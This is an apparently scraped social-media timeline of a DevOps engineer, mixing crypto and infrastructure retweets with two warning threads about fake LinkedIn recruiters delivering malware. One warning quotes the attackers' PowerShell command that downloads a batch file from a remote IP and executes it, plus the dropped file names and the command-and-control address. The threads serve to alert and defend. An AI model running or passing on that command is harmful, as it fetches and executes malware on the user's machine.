

- Blockchain Cultist - Crypto enthusiast - Remote Head Of Infra/Sr. DevOps/SRE/Platform/Cloud Eng All opinions shared here are my own.
somewhere in Italy
Joined February 2009
- Tweets2.8K
- Following123
- Followers229
- Likes119


Lele - eldios retweeted
Developers just figured out a way to hide who sent bitcoin, who received it, and how much moved, without changing Bitcoin itself.
This new proposed idea is not a fork around the protocol or new cryptocurrency. This is how Bitcoin was designed, a base layer people can innovate on without asking permission.
On Thursday, researcher Misha Komarov and colleagues published Shielded Bitcoin, a Zcash-style shielded pool for Bitcoin’s base layer.
Encrypted notes and zero-knowledge proofs ride along in ordinary Bitcoin transactions. Separate software checks that no coins are created from nothing and none are spent twice.
There is no company running the pool, no sidechain, and no soft fork. Funds go in and out through cryptographic vaults Komarov has been building, called PIPEs, so no federation has to hold the bitcoin.
Miners do not enforce the privacy rules. Invalid shielded data can still land in a block, indexers simply ignore it.
The trade is: Bitcoin stays conservative, and the experiment lives on top of it. If it works, private transfers arrive the way most of Bitcoin’s best ideas have, not by rewriting the constitution, but by building on the settlement layer everyone already trusts.


Lele - eldios retweeted

Quick Superlogical demo to end the week. This demo is just of the basic functionality, but I want to highlight just how FAST it is. There's a WHOLE lot more functionality already present and coming but I wanted to keep the demo short. But seriously, check out that speed.
I'm showing the macOS app here and I get asked a lot so let me just say up front: its not macOS only. We're still figuring out exactly what platforms will be stable enough for the initial public release, but we're working on others. In particular, the web interface is very functional but I'll demo that another time (or someone else will).
This is also all showing off the architecture I previously talked about for terminal multiplexing which is significantly different from other mainstream multiplexers: this is all a custom binary protocol where the server is maintaining N replica distributed terminal state machines. It works!
Tons of hard work going into this by the team @almonk @dizzyup @pearkes. Hope we can bring you something you can use soon. ❤️ Happy to answer questions in the replies.
Waaat?!? we haven't even started seriously deploying IPv6 to a meaningful adoption and we already got IPv8 now?!? crrrrrazy! (interesting though, give it a read) ietf.org/archive/id/draft-th…
1
1
98


Lele - eldios retweeted

> return flight to nyc gets canceled by snowstorm
> call united
> immediately connected with customer service (rare)
> voice is uncanny, def AI but they gave it a human-like accent
> takes ~20 min to get rebooked (pretty good imo)
> I ask if it's AI
> "haha no ma'am but I get that a lot"
> I ask it to calculate 228*6647
> it runs the calculation
> ggs
kubernetes.dev/blog/2025/11/…
Soon (~4 months) we'll say "bye forever" to #nginx #kubernetes ingress.. this is BAD news and I'm sure will ruin the upcoming weekends/months of many #devops .. sorry to be the bearer of such bad news 😬 enjoy the migration! 🤦♂️ ☠️
2
125
1/6 🚨 SECURITY ALERT: LinkedIn Fake Recruiter Malware Campaign 🚨
Got hit (again) with a sophisticated malware delivery attempt via LinkedIn today. Sharing so nobody becomes exhibit B.
The (usual) Attack Flow
1. Initial Contact: Fake recruiter "Anzhelika Anpolska" (linkedin.com/in/anzhelika-an…) - profile looks legit enough to pass a 5-second glance
2. Social Engineering: Standard recruitment playbook with artificial urgency (because top talent is definitely recruited via cold LinkedIn DMs asking you to run
random code)

3. Malicious Repository: bitbucket.org/datalake-organ…
4. The Trap: "Please review this code" - except it's heavily obfuscated JavaScript that no legitimate company would ever send
The Payload
Found the malicious code in ps.config.js - and by "found" I mean "immediately recognized because legitimate code doesn't look like this."
Technical Analysis:


5/6 Responsible Disclosure: Reported to LinkedIn (not holding my breath). Sharing publicly because apparently we need to keep saying this.
Stay paranoid, friends.
#CyberSecurity #PhishingAlert #InfoSec #LinkedInScam #MalwareAlert #DevOps #SRE #PlatformEngineering #DeveloperSecurity #ThreatIntelligence
1
2
54
6/6 I hope you've found this thread helpful.
Follow me @eldios for more.
Like/Repost the quote below if you can:

1/6 🚨 SECURITY ALERT: LinkedIn Fake Recruiter Malware Campaign 🚨
Got hit (again) with a sophisticated malware delivery attempt via LinkedIn today. Sharing so nobody becomes exhibit B.
The (usual) Attack Flow
1. Initial Contact: Fake recruiter "Anzhelika Anpolska" (linkedin.com/in/anzhelika-an…) - profile looks legit enough to pass a 5-second glance
2. Social Engineering: Standard recruitment playbook with artificial urgency (because top talent is definitely recruited via cold LinkedIn DMs asking you to run
random code)
3. Malicious Repository: bitbucket.org/datalake-organ…
4. The Trap: "Please review this code" - except it's heavily obfuscated JavaScript that no legitimate company would ever send
The Payload
Found the malicious code in ps.config.js - and by "found" I mean "immediately recognized because legitimate code doesn't look like this."
Technical Analysis:
30


Lele - eldios retweeted

Check your SWTCH.
Claims open at 12:00 UTC.
Claims close in 30 days.
claim.switchboard.foundation


🚨 SECURITY ALERT: LinkedIn Crypto Recruitment Scam 🚨
Received a sophisticated phishing attempt today via LinkedIn - sharing to protect our community.
Attack Flow
1. Initial Message: From linkedin.com/in/sonia-glavch… offering "confidential Coinbase EU leadership role", probably compromised account or fake recruiter
2. Malicious Sites:

coinbase-recruitment-explore… - Fake job documents
mmm-intranet-document-explor… - Fake Cloudflare verification
3. The Trap: Instructs to press Win+R and paste PowerShell command
The Payload
Downloads malware from 84.XXX.XXX.228:5504:
```PowerShell
powershell -c "Invoke-WebRequest -Uri '84.XXX.XXX.228:5504/a.bat' -OutFile "%temp%\a.bat" -UseBasicParsing; Start-Process "%temp%\a.bat""
```
The batch file:
- Hides execution
- Downloads 9 files including Dev-Cobalt.exe (likely Cobalt Strike)
- Executes malware
- Deletes traces
- Files: Dev-Cobalt.exe, Focus.dll, HardwareLib.dll, Naebpesdog.dsw, rtl120.bpl, Temperature.dll, vcl120.bpl, webres.dll, Zangraedshoong.nx
Red Flags
🔴 Unsolicited "confidential" crypto offers
🔴 Non-official domains (.pages.dev vs coinbase.com)
🔴 ANY request to run Windows commands
🔴 Cloudflare never asks for PowerShell commands!
Protection
- NEVER paste unknown commands into Windows Run
- Verify recruiter profiles
- Check official company domains
- Report suspicious messages immediately
IoCs
- C2: http://84.21.189.228:5504
- Malicious domains listed above
- Primary payload: Dev-Cobalt.exe
- Stay vigilant! Sophistication is increasing.
CyberSecurity #PhishingAlert #InfoSec #LinkedInScam #CryptoSecurity #DevOps #SRE #MalwareAlert


7
417